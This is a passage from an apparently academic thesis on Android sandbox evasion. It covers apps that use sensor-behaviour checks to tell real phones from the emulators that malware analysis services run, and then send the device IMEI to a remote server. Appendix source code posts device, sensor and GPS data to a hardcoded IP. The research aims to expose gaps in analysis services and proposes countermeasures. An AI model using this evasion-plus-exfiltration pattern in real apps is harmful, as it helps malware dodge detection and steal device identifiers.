

Figure 29. APKScan screen displays after executing the PhoneState and KonamiCodeStatic apps.

C. KONAMI CODE: DYNAMIC ATTRIBUTES

1. Application Details

The second version of the Konami Code application we developed focused on testing runtime environments against known *dynamic* attributes based on our findings in Chapter IV, and their behavior over multiple events. For example, in testing the

accelerometer sensor, we compared whether given force values along each of the three axes ever changed over the range of ten accelerometer sensor events. We chose three different sensor types for testing (Accelerometer, Geomagnetic Field, and Proximity). Unlike the static version of the Konami Code application, we could not perform tests in a sequential manner because we had no control over which sensor event occurred at any given time. Instead, any time a sensor event was detected, we determined what sensor type caused it and then looked to see if the values given by this event differed from the previous event values for that sensor type. If they differed, the assumption became that the runtime environment was a physical device. If they remained the same across ten distinct sensor events of a given sensor type, we stopped testing that sensor and assumed the runtime environment was an emulated environment. Each sensor test passed contributed ten lives to a threshold counter, or *life counter*, which was then checked to see whether thirty lives had been reached on this counter. Once thirty lives were reached (i.e., all three sensor tests were passed), the device's IMEI was displayed and sent across the network to our EC2 server. If any sensor test failed, the threshold of thirty lives could never be reached, and therefore no IMEI value could ever be sent. Figure 30 shows a portion of the `onSensorChanged` method, which detects an accelerometer event and performs the previously described test.

MD5 hash values for each APK file submitted and additional source code are provided in Appendix A.

```
@Override
public void onSensorChanged(SensorEvent event) {

    switch (event.sensor.getType()) {

        case Sensor.TYPE_ACCELEROMETER:
            if (mAccelerometer != null) {
                // if this is the first sensor event, set initial values for comparison in
                // subsequent events.
                if ((initAccelerometerX == null) && (initAccelerometerY == null) &&
                        (initAccelerometerZ == null)) {

                    initAccelerometerX = String.valueOf(event.values[0]);
                    initAccelerometerY = String.valueOf(event.values[1]);
                    initAccelerometerZ = String.valueOf(event.values[2]);

                } else {
                    numEventsAccelerometer++;
                    // once ten sensor events have taken place, no longer check new events
                    if (numEventsAccelerometer <= 10) {
                        // If the current sensor event values differ from initial values,
                        // likely in physical environment.
                        if (!(String.valueOf(event.values[0]).equals(initAccelerometerX))
                                || !(String.valueOf(event.values[1]).equals(initAccelerometerY))
                                || !(String.valueOf(event.values[2]).equals(initAccelerometerZ))) {

                            lifeCount += 10;
                            // threshold now met, no need to look at future accelerometer events
                            numEventsAccelerometer = 11;
                            // send message indicating which sensor passed
                            setErrorMsg("Accelerometer Passed");
                            showErrorMsg();
                            sendErrorMsg();
                            try {
                                Thread.sleep(1000);
                            } catch (InterruptedException e) {
                                Log.d(DEBUG_TAG, "Couldn't Sleep");
                            }
                            // see if app has reached 30 lives, indicating all sensors passed
                            checkLives();
                        } else {
                            emulatorCount++;
                            checkEmulator();
                        }
                    }
                }
            }
            break;
```

Figure 30. Code snippet for `onSensorChanged` in the KonamiCodeDynamic app.

2. Results

Results obtained during runtime execution of the KonamiCodeDynamic application are provided in Table 20. A checkmark indicates the specific test was passed by the device or service (e.g., did the runtime environment provide differing values for two distinct accelerometer events), while a cross-mark indicates it failed. If all tests were passed and an IMEI was sent to our EC2 server, a checkmark is given in the final row.

Table 20. KonamiCodeDynamic application results

Sensor/Resource Tested	Devices				Malware Analysis Services							
	Galaxy S4	Galaxy S5	Galaxy Note 4	Nexus 5	Android Sandbox	Andrubis	APKScan	CopperDroid	Mobile-Sandbox	SandDroid	TraceDroid	VisualThreat
Test 1: Accelerometer Events[117]	✔	✔	✔	✔	*	✗	✗	✗	✗	✗	✗	✗
Test 2: Geomagnetic Field Events[118]	✔	✔	✔	✔		✗	✗	✗	✗	✗	✗	✗
Test 3: Proximity Events[119]	✔	✔	✔	✔		✗	✗	✗	✗	✗	✗	✗
Was Device ID (IMEI) sent?	✔	✔	✔	✔		✗	✗	✗	✗	✗	✗	✗

** At the time of testing and KonamiCodeDynamic APK submission, the Android Sandbox online service was unreachable and therefore no results were obtained.*

[117] Emulated environments were known to provide accelerometer events with unchanging values of `0.0` (x-axis), `9.7762` (y-axis), and `0.813417` (z-axis) m/s^2.

[118] Emulated environments were known to provide geomagnetic field events with unchanging values of `0.0` (x-axis), `0.0` (y-axis), and `0.0` (z-axis) µT.

[119] Emulated environments were known to provide proximity events with unchanging values of `1.0` centimeter.

3. Discussion

The KonamiCodeDynamic application was successfully able to detect and evade all seven mobile malware services that we submitted it to for analysis. For each of the physical devices on which the KonamiCodeDynamic app was executed, we received a positive IMEI value displayed to the screen and logged on our EC2 server. These results provided evidence that testing for known behaviors of sensors on an Android device is sufficient for determining the runtime environment (i.e., physical or emulated) on which the application is being executed.

Unlike the static testing performed in the previous section, the KonamiCodeDynamic application did not rely on a *blacklisting* technique; instead, it relied on detection of sensor values that remained the same over multiple sensor events. On physical devices, the values across these sensor events differed (even if only slightly), and therefore suggested realistic behavior. This *behavior* is likely much harder to "emulate" than simply changing static values within the Android source code.

Although our application only tested three sensors for behavior across events, this same technique could be applied to other sensors and dynamic resources on an Android device. For example, a test could be performed which looked at whether location updates given (via GPS) actually had satellite data associated with the fix. Another example test could monitor the battery charge level over a period of 10 minutes to look for increases or decreases based on its plugged-in state. Using a combination of these dynamic behavior tests would likely result in an even greater confidence factor when making the determination of which runtime environment (real or emulated) an application is executing in.

THIS PAGE INTENTIONALLY LEFT BLANK

VI. CONCLUSION

Our research had the initial goal of enumerating physical Android devices and multiple Android malware analysis services through their implementation of sensors and other dynamic resources. To accomplish this goal, we developed 15 different Android applications that captured various sensor and resource attributes, in addition to dynamic values associated with sensor and resource events.

Utilizing the results from these 15 applications, we explored our next goal of creating triggering techniques to perform pseudo-malware actions, or to detect and evade emulated Android runtime environments. To do this, we created two separate applications based on (1) comparing static attributes of sensors and resources with known emulated values, and (2) monitoring the dynamic behaviors of sensors within the runtime environments.

Our final results from these two applications demonstrated how trivial it is to detect and evade emulated runtime environments utilized by several popular Android malware analysis services. Each physical device we tested executed our pseudo-malware action, while each analysis service tested was successfully evaded.

A. LIMITATIONS

As discussed in previous chapters, the tests we performed were against a limited number of physical devices (without SIM cards) and against a few, seemingly popular, mobile malware analysis services. Further efforts should incorporate a wider range of physical devices with full cellular connectivity, as well as explore additional analysis services that we did not test against. For instance, we chose not to submit any applications to the Google Play Store; however, other related research efforts have targeted this service with interesting results [57, 58]. Additionally, larger volumes of testing against these physical devices and analysis services should be conducted in order to perform a more thorough, statistical comparison.

B. FUTURE WORK AND RELATED WORK

Because our research demonstrated how easily emulated environments can be detected and evaded, we believe future work in the area of mobile malware should explore multiple methods of countering anti-analysis techniques.

One such method would be to concentrate on better simulation for sensor events and other hardware events (e.g., battery status, GPS, etc.). We recently came across a program called *SensorSimulator*, which reportedly can simulate realistic values on an Android emulator and has the ability to store and replay sensor event data from actual physical devices.[120] We did not have an opportunity to explore this software and the project looks be possibly stagnant; however, the concept looks promising and is worth investigating in future work.

Another method might be to abandon using emulated environments altogether for malware analysis, and conduct scaled testing utilizing large numbers of physical mobile devices. We did not find any malware service currently conducting analysis in this manner; however, commercial interests have sparked innovation from companies such as *Bitbar* to develop services for testing mobile applications on hundreds of physical devices as a form of user testing for usability and performance (i.e., not malware analysis).[121] Future work in mobile malware analysis could possibly pattern a testing infrastructure off of Bitbar's design approach.

Finally, the most promising method we encountered while concluding our research came from SandDroid's creator, Wenjun Hu. At the 2014 PacSec conference in Tokyo, he advocated for implementing API runtime hooks within an emulated environment to intercept malicious malware attempting to detect the runtime environment [59]. These runtime hooks would then allow analysis environments to provide simulated results in a lightweight manner, as opposed to modifying Android source code.

---

[120] Details and downloads for SensorSimulator are available at: https://code.google.com/p/openintents/wiki/SensorSimulator

[121] Bitbar's service is called Testdroid and details can be found at: http://testdroid.com/

C. FINAL THOUGHTS

As the Department of Defense and other U.S. government organizations continue to invest in mobile technology and software associated with that technology, research such ours (and similar efforts mentioned throughout our work) will hopefully give users and stakeholders reason to pause and truly think about security aspects and risks. With USCYBERCOM and the Department of Homeland Security taking on missions to protect Critical Infrastructure and Key Resources (CIKR) in cyberspace, mobile malware and mobile application distribution methods (e.g., app stores) cannot be ignored.

Perhaps even more importantly is how the commercial sector will continue to explore new ways of integrating mobile technologies into their business models. With almost perfect timing at the conclusion of our research, Google announced their *Android for Work* program, which includes *Google Play for Work*, described as: "allow[ing] businesses to securely deploy and manage apps across all users running Android for Work, simplifying the process of distributing apps to employees and ensures that IT approves every deployed app [60].

Enterprise control over mobile applications distributed to all employees will surely ease IT headaches; however, it does introduce new concerns (and potentially new vulnerabilities) to address as well.

THIS PAGE INTENTIONALLY LEFT BLANK

APPENDIX: MD5 HASHES AND SOURCE CODE

The source code in this appendix provides only the main Android manifest file and application components from each respective application. Full source code is available for download from the Naval Postgraduate School's Institutional Archive, Calhoun, at the following URL: http://calhoun.nps.edu/handle/10945/44727.

A. SENSORLIST

1. MD5 Hashes

Malware Analysis Service	MD5 Hash for Submitted APK
Android Sandbox	cddb00b61860d7b0bbe5aa6f77c06e57
Andrubis	d6a8b39f26b624205cbbb8d5764c93d3
ApkScan	b88b7e830b8dfe8207e978304f58789f
CopperDroid	518bdb0d6ff6ce90b52483be9aca223e
Joe Sandbox Mobile	e5579c611c4dbf79e69558ec7ef37c40
Mobile-Sandbox	d674bd59c705d98f81fe77e05a142978
SandDroid	01fb6ff2fe9c36ac1f353b8366f5ef3d
TraceDroid	b14af72669f192236b6084cde15b719d
VisualThreat	c95f44168d1ee87d8f53b9994368e473

2. Main Activity Source Code

```
package com.boomgaarden_corney.android.sensorlist;

import android.content.Context;
import android.hardware.Sensor;
import android.hardware.SensorManager;
import android.net.ConnectivityManager;
import android.net.NetworkInfo;
import android.os.AsyncTask;
import android.os.Build;
import android.os.Bundle;
import android.support.v7.app.ActionBarActivity;
import android.util.Log;
import android.view.Menu;
import android.view.MenuItem;
import android.widget.TextView;

import org.apache.http.NameValuePair;
import org.apache.http.message.BasicNameValuePair;

import java.io.BufferedWriter;
import java.io.IOException;
import java.io.OutputStream;
import java.io.OutputStreamWriter;
import java.io.UnsupportedEncodingException;
import java.net.HttpURLConnection;
import java.net.URL;
import java.net.URLEncoder;
import java.util.ArrayList;
import java.util.List;

public class SensorListMainActivity extends ActionBarActivity {

      private final String DEBUG_TAG = "SENSORLIST_DEBUG";
      private final String url = "http://54.86.68.241/sensorlist/test.php";
```

```
	private List<NameValuePair> params = new ArrayList<NameValuePair>();

	@Override
	protected void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		setContentView(R.layout.activity_sensor_list_main);

		TextView txtSensorList = (TextView) this.findViewById(R.id.txtSensorList);

		SensorManager sensorMgr = (SensorManager) getSystemService(SENSOR_SERVICE);
		List<Sensor> sensorList = sensorMgr.getSensorList(Sensor.TYPE_ALL);

		// Display and send (via HTTP POST query) device information
		// For each sensor, append the name to TextView for displaying and store
		// key/value pair to later add to HTTP POST query (e.g., sensor 0 = sensor name)
		for (Sensor sensor : sensorList) {
			txtSensorList.append(sensor.getType() + " " + sensor.getName()+ "\n");
			params.add(new BasicNameValuePair(String.valueOf(sensor.getType()), sensor.getName()));
		}

		ConnectivityManager connectMgr =
(ConnectivityManager)getSystemService(Context.CONNECTIVITY_SERVICE);
		NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

		// Verify network connectivity is working; if not add note to TextView
		// and Logcat file
		if (networkInfo != null && networkInfo.isConnected()) {
			// Send HTTP GET request with list of sensors to server
			new SendHttpRequestTask().execute(url);
		} else {
			// display error
			txtSensorList.append("No Network Connectivity \n");
			Log.d(DEBUG_TAG, "No Network Connectivity");
		}
	}

	private String buildGetRequest(List<NameValuePair> params) throws UnsupportedEncodingException {
		StringBuilder result = new StringBuilder();
```

```
        boolean first = true;

        for (NameValuePair pair : params) {
                if (first)
                        first = false;
                else
                        result.append("&");

                result.append(URLEncoder.encode(pair.getName(), "UTF-8"));
                result.append("=");
                result.append(URLEncoder.encode(pair.getValue(), "UTF-8"));
        }

        return result.toString();
}

private String sendHttpRequest(String myURL) throws IOException {
        URL url = new URL(myURL);

        // Setup Connection
        HttpURLConnection conn = (HttpURLConnection) url.openConnection();
        conn.setReadTimeout(10000); /* in milliseconds */
        conn.setConnectTimeout(15000); /* in milliseconds */
        conn.setRequestMethod("POST");
        conn.setDoOutput(true);

        // Setup POST query params and write to stream
        OutputStream ostream = conn.getOutputStream();
        BufferedWriter writer = new BufferedWriter(new OutputStreamWriter(
                        ostream, "UTF-8"));
        writer.write(buildGetRequest(params));
        writer.flush();
        writer.close();
        ostream.close();

        // Connect and Log response
        conn.connect();
        int response = conn.getResponseCode();
```

```
        Log.d(DEBUG_TAG, "The response is: " + response);

        conn.disconnect();

        return String.valueOf(response);
}

private class SendHttpRequestTask extends AsyncTask<String, Void, String> {
        // @params come from SendHttpRequestTask.execute() call
        @Override
        protected String doInBackground(String... params) {
                // params comes from the execute() call: params[0] is the url.
                try {
                        return sendHttpRequest(params[0]);
                } catch (IOException e) {
                        return "Unable to retrieve web page. URL may be invalid.";
                }
        }
}

@Override
public boolean onCreateOptionsMenu(Menu menu) {
        // Inflate the menu; this adds items to the action bar if it is present.
        getMenuInflater().inflate(R.menu.menu_sensor_list_main, menu);
        return true;
}

@Override
public boolean onOptionsItemSelected(MenuItem item) {
        // Handle action bar item clicks here. The action bar will
        // automatically handle clicks on the Home/Up button, so long
        // as you specify a parent activity in AndroidManifest.xml.
        int id = item.getItemId();

        // noinspection SimplifiableIfStatement
        if (id == R.id.action_settings) {
                return true;
        }
```

```
            return super.onOptionsItemSelected(item);
        }
}
```

3. Manifest Code

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.boomgaarden_corney.android.sensorlist" >

    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />

    <application
        android:allowBackup="true"
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <activity
            android:name=."SensorListMainActivity"
            android:label="@string/app_name" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>

</manifest>
```

B. LOCATIONGPS

1. MD5 Hashes

Malware Analysis Service	MD5 Hash for Submitted APK
Android Sandbox	e3bc6fc37f1e038227b90a6411460a2d
Andrubis	97b4c1fa5eed7d51a15d8ff8b3a3d133
ApkScan	812e4f14ad8be124e37b4c88b575a681
CopperDroid	6be210db971417710216b978aaf0b6ae
Joe Sandbox Mobile	c56a9ad2e8206b7941268b10c4bad8b4
Mobile-Sandbox	f05d9906352a05e2cd6719d576916414
SandDroid	b0332444d09677b28f9d7b7c332f6b0d
TraceDroid	819f2ad11ad9a33c247fa3932e4e2522
VisualThreat	69692adc779e9d3e423b05bc4784116c

2. Main Activity Source Code

```
package com.boomgaarden_corney.android.locationgps;

import android.content.Context;
import android.location.GpsSatellite;
import android.location.GpsStatus;
import android.location.Location;
import android.location.LocationListener;
import android.location.LocationManager;
import android.net.ConnectivityManager;
```

```
import android.net.NetworkInfo;
import android.os.AsyncTask;
import android.os.Build;
import android.support.v7.app.ActionBarActivity;
import android.os.Bundle;
import android.util.Log;
import android.view.Menu;
import android.view.MenuItem;
import android.widget.TextView;

import org.apache.http.NameValuePair;
import org.apache.http.message.BasicNameValuePair;

import java.io.BufferedWriter;
import java.io.IOException;
import java.io.OutputStream;
import java.io.OutputStreamWriter;
import java.io.UnsupportedEncodingException;
import java.net.HttpURLConnection;
import java.net.URL;
import java.net.URLEncoder;
import java.util.ArrayList;
import java.util.List;


public    class    LocationGPSMainActivity    extends    ActionBarActivity    implements    LocationListener,
GpsStatus.Listener {

    private final String DEBUG_TAG = "DEBUG_LOCATION_GPS";
    private final String SERVER_URL = "http://54.86.68.241/locationgps/visualthreat.php";

    private TextView txtResults;
    private LocationManager locationManager;

    private String errorMsg;

    private float accuracy;
    private double altitude;
```

```
private float bearing;
private int numSatellites;
private double lat;
private double lng;
private String provider;
private float speed;
private long time;

private float satAzimuth;
private float satElevation;
private float satPsuedoRandNum;
private float satSignalToNoiseRatio;

private int numLocationChanges = 0;
private int maxSatelliteStatusUpdateCount = 10;

private List<NameValuePair> paramsDevice = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsErrorMsg = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsLocation = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsSatellite = new ArrayList<NameValuePair>();


@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_location_gpsmain);

    txtResults = (TextView) this.findViewById(R.id.txtResults);

    setDeviceData();
    showDeviceData();
    sendDeviceData();


    //Setup Location Manager and Provider
    locationManager = (LocationManager) getSystemService(LOCATION_SERVICE);

    // Verify that GPS provider is enabled;
```

```
    if(locationManager.isProviderEnabled(LocationManager.GPS_PROVIDER)) {
        // Application has access to GPS
        Location location = locationManager.getLastKnownLocation(LocationManager.GPS_PROVIDER);
        locationManager.addGpsStatusListener(this);

        if (location != null) {
            // default location provided; need to append to TextView and send status to server
            setLocationData(location);
            showLocationData();
            sendLocationData();
        } else {
            // GPS Provider is enabled but getting last known location produces no results
            setErrorMsg("GPS Provider is enabled; no location available however");
            showErrorMsg();
            sendErrorMsg();

        }

    } else {
        // GPS Provider Not Enabled
        setErrorMsg("GPS Provider not enabled on device");
        showErrorMsg();
        sendErrorMsg();
    }
}

/* Request location updates at startup */
@Override
protected void onResume() {
    super.onResume();
    locationManager.requestLocationUpdates(LocationManager.GPS_PROVIDER, 1000, 1, this);

}

/* Remove the locationlistener updates when Activity is paused */
@Override
protected void onPause() {
    super.onPause();
```

```
    locationManager.removeUpdates(this);
}

@Override
public void onLocationChanged(Location location) {
    if (location != null) {
        numLocationChanges++;
        // default location provided; need to append to TextView and send status to server
        setLocationData(location);
        showLocationData();
        sendLocationData();
    } else {
        // GPS Provider is enabled but getting last known location produces no results
        setErrorMsg("GPS Provider is enabled; Location Changed Event Occurred; Location is null");
        showErrorMsg();
        sendErrorMsg();
    }
}

@Override
public void onGpsStatusChanged(int event) {
    if (event == GpsStatus.GPS_EVENT_SATELLITE_STATUS || event == GpsStatus.GPS_EVENT_FIRST_FIX) {
        // Create new GPS Status object
        GpsStatus status = locationManager.getGpsStatus(null);
        // Get list of satellites
        Iterable<GpsSatellite> satellites = status.getSatellites();

        // Only do this 10 times for simplifying results; data doesn't drastically change
        if (maxSatelliteStatusUpdateCount != 0) {
            maxSatelliteStatusUpdateCount--;
            setSatelliteData(satellites);
            showSatelliteData();
            sendSatelliteData();
        }
    }
}

@Override
```

```
public void onStatusChanged(String provider, int status, Bundle extras) {

}

@Override
public void onProviderEnabled(String provider) {

}

@Override
public void onProviderDisabled(String provider) {

}

@Override
public boolean onCreateOptionsMenu(Menu menu) {
    // Inflate the menu; this adds items to the action bar if it is present.
    getMenuInflater().inflate(R.menu.menu_location_gpsmain, menu);
    return true;
}

@Override
public boolean onOptionsItemSelected(MenuItem item) {
    // Handle action bar item clicks here. The action bar will
    // automatically handle clicks on the Home/Up button, so long
    // as you specify a parent activity in AndroidManifest.xml.
    int id = item.getItemId();

    //noinspection SimplifiableIfStatement
    if (id == R.id.action_settings) {
        return true;
    }

    return super.onOptionsItemSelected(item);
}

private String buildPostRequest(List<NameValuePair> params) throws UnsupportedEncodingException {
    StringBuilder result = new StringBuilder();
```

```
    boolean first = true;

    for (NameValuePair pair : params) {
        if (first)
            first = false;
        else
            result.append("&");

        result.append(URLEncoder.encode(pair.getName(), "UTF-8"));
        result.append("=");
        result.append(URLEncoder.encode(pair.getValue(), "UTF-8"));
    }

    return result.toString();
}

private String sendHttpRequest(String myURL, String postParameters) throws IOException {
    URL url = new URL(myURL);

    // Setup Connection
    HttpURLConnection conn = (HttpURLConnection) url.openConnection();
    conn.setReadTimeout(10000);      /* in milliseconds */
    conn.setConnectTimeout(15000);   /* in milliseconds */
    conn.setRequestMethod("POST");
    conn.setDoOutput(true);

    // Setup POST query params and write to stream
    OutputStream ostream = conn.getOutputStream();
    BufferedWriter writer = new BufferedWriter(new OutputStreamWriter(ostream, "UTF-8"));
    if(postParameters.equals("DEVICE")) {
        writer.write(buildPostRequest(paramsDevice));
    } else if (postParameters.equals("LOCATION")){
        writer.write(buildPostRequest(paramsLocation));
    } else if (postParameters.equals("SATELLITE")) {
        writer.write(buildPostRequest(paramsSatellite));
    } else if (postParameters.equals("ERROR_MSG")) {
        writer.write(buildPostRequest(paramsErrorMsg));
    }
```

```
        writer.flush();
        writer.close();
        ostream.close();

        // Connect and Log response
        conn.connect();
        int response = conn.getResponseCode();
        Log.d(DEBUG_TAG, "The response is: " + response);

        conn.disconnect();

        // After every Location or Satellite data update, reset POST params;
        if (postParameters.equals("LOCATION")) {
            paramsLocation = new ArrayList<NameValuePair>();
        } else if (postParameters.equals("SATELLITE")) {
            paramsSatellite = new ArrayList<NameValuePair>();
        } else if (postParameters.equals("ERROR_MSG")) {
            paramsErrorMsg = new ArrayList<NameValuePair>();
        }

        return String.valueOf(response);

    }

    private class SendHttpRequestTask extends AsyncTask<String, Void, String> {
        // @params come from SendHttpRequestTask.execute() call
        @Override
        protected String doInBackground(String... params) {
            // params comes from the execute() call: params[0] is the url, params[1] is type of params.
            try {
                return sendHttpRequest(params[0], params[1]);
            } catch (IOException e) {
                setErrorMsg("Unable to retrieve web page. URL may be invalid.");
                showErrorMsg();
                return errorMsg;
            }
        }
```

```
    }

    private void setDeviceData() {
        paramsDevice.add(new BasicNameValuePair("Device," Build.DEVICE));
        paramsDevice.add(new BasicNameValuePair("Brand," Build.BRAND));
        paramsDevice.add(new BasicNameValuePair("Manufacturer," Build.MANUFACTURER));
        paramsDevice.add(new BasicNameValuePair("Model," Build.MODEL));
        paramsDevice.add(new BasicNameValuePair("Product," Build.PRODUCT));
        paramsDevice.add(new BasicNameValuePair("Board," Build.BOARD));
        paramsDevice.add(new BasicNameValuePair("Android API," String.valueOf(Build.VERSION.SDK_INT)));
    }

    private void setErrorMsg(String error) {
        errorMsg = error;
        paramsErrorMsg.add(new BasicNameValuePair("Error," errorMsg));
    }

    private void setLocationData(Location location) {
        accuracy = location.getAccuracy();
        altitude = location.getAltitude();
        bearing = location.getBearing();
        lat = location.getLatitude();
        lng = location.getLongitude();
        numSatellites = location.getExtras().getInt("satellites");  // Manufacturer dependent
        provider = location.getProvider();
        speed = location.getSpeed();
        time = location.getTime();

        paramsLocation.add(new            BasicNameValuePair("Location            Update            Count,"
String.valueOf(numLocationChanges)));
        paramsLocation.add(new BasicNameValuePair("Accuracy," String.valueOf(accuracy)));
        paramsLocation.add(new BasicNameValuePair("Altitude," String.valueOf(altitude)));
        paramsLocation.add(new BasicNameValuePair("Bearing," String.valueOf(bearing)));
        paramsLocation.add(new BasicNameValuePair("Latitude," String.valueOf(lng)));
        paramsLocation.add(new BasicNameValuePair("Longitude," String.valueOf(lng)));
        paramsLocation.add(new BasicNameValuePair("Number of Satellites," String.valueOf(numSatellites)));
        paramsLocation.add(new BasicNameValuePair("Type of Provider," provider));
        paramsLocation.add(new BasicNameValuePair("Speed," String.valueOf(speed)));
```

```
        paramsLocation.add(new BasicNameValuePair("Time," String.valueOf(time)));

    }

    private void setSatelliteData(Iterable<GpsSatellite> satellites) {
        for (GpsSatellite satellite : satellites) {
            // iterate through and store values of the last satellite in member variables
            satAzimuth = satellite.getAzimuth();
            satElevation = satellite.getElevation();
            satPsuedoRandNum = satellite.getPrn();
            satSignalToNoiseRatio = satellite.getSnr();
        }

        paramsSatellite.add(new BasicNameValuePair("Satellite Azimuth," String.valueOf(satAzimuth)));
        paramsSatellite.add(new BasicNameValuePair("Satellite Elevation," String.valueOf(satElevation)));
        paramsSatellite.add(new BasicNameValuePair("Satellite PRN," String.valueOf(satPsuedoRandNum)));
        paramsSatellite.add(new                    BasicNameValuePair("Satellite                    SNR,"
String.valueOf(satSignalToNoiseRatio)));
    }

    private void showDeviceData() {
        // Display and store (for sending via HTTP POST query) device information
        txtResults.append("Device: " + Build.DEVICE + "\n");
        txtResults.append("Brand: " + Build.BRAND + "\n");
        txtResults.append("Manufacturer: " + Build.MANUFACTURER + "\n");
        txtResults.append("Model: " + Build.MODEL + "\n");
        txtResults.append("Product: " + Build.PRODUCT + "\n");
        txtResults.append("Board: " + Build.BOARD + "\n");
        txtResults.append("Android API: " + String.valueOf(Build.VERSION.SDK_INT) + "\n");

        txtResults.append("\n");

    }

    private void showErrorMsg() {
        Log.d(DEBUG_TAG, errorMsg);
        txtResults.append(errorMsg + "\n");
    }
```

```
    private void showLocationData() {
        StringBuilder results = new StringBuilder();
        if(provider != null) {
            results.append("Location Provider: " + provider + "\n");
        }
        results.append("Location Update Count: " + String.valueOf(numLocationChanges) + "\n");
        results.append("Location Accuracy: " + String.valueOf(accuracy) + "\n");
        results.append("Location Altitude: " + String.valueOf(altitude) + "\n");
        results.append("Location Bearing: " + String.valueOf(bearing) + "\n");
        results.append("Location Latitude: " + String.valueOf(lat) + "\n");
        results.append("Location Longitude: " + String.valueOf(lng) + "\n");
        results.append("Number of Satellites: " + String.valueOf(numSatellites) + "\n");
        results.append("Location Speed: " + String.valueOf(speed) + "\n");
        results.append("Location Time: " + String.valueOf(time) + "\n");

        txtResults.append(new String(results));
        txtResults.append("\n");
    }

    private void showSatelliteData() {
        StringBuilder results = new StringBuilder();
        results.append("Satellite Azimuth: " + String.valueOf(satAzimuth) + "\n");
        results.append("Satellite Elevation: " + String.valueOf(satElevation) + "\n");
        results.append("Satellite PsuedoRandNum: " + String.valueOf(satPsuedoRandNum) + "\n");
        results.append("Satellite Signal-To-Noise Ratio: " + String.valueOf(satSignalToNoiseRatio) + "\n");

        txtResults.append(new String(results));
        txtResults.append("\n");
    }

    private void sendDeviceData() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
```

```
            // Send HTTP POST request to server which will include POST parameters with location info
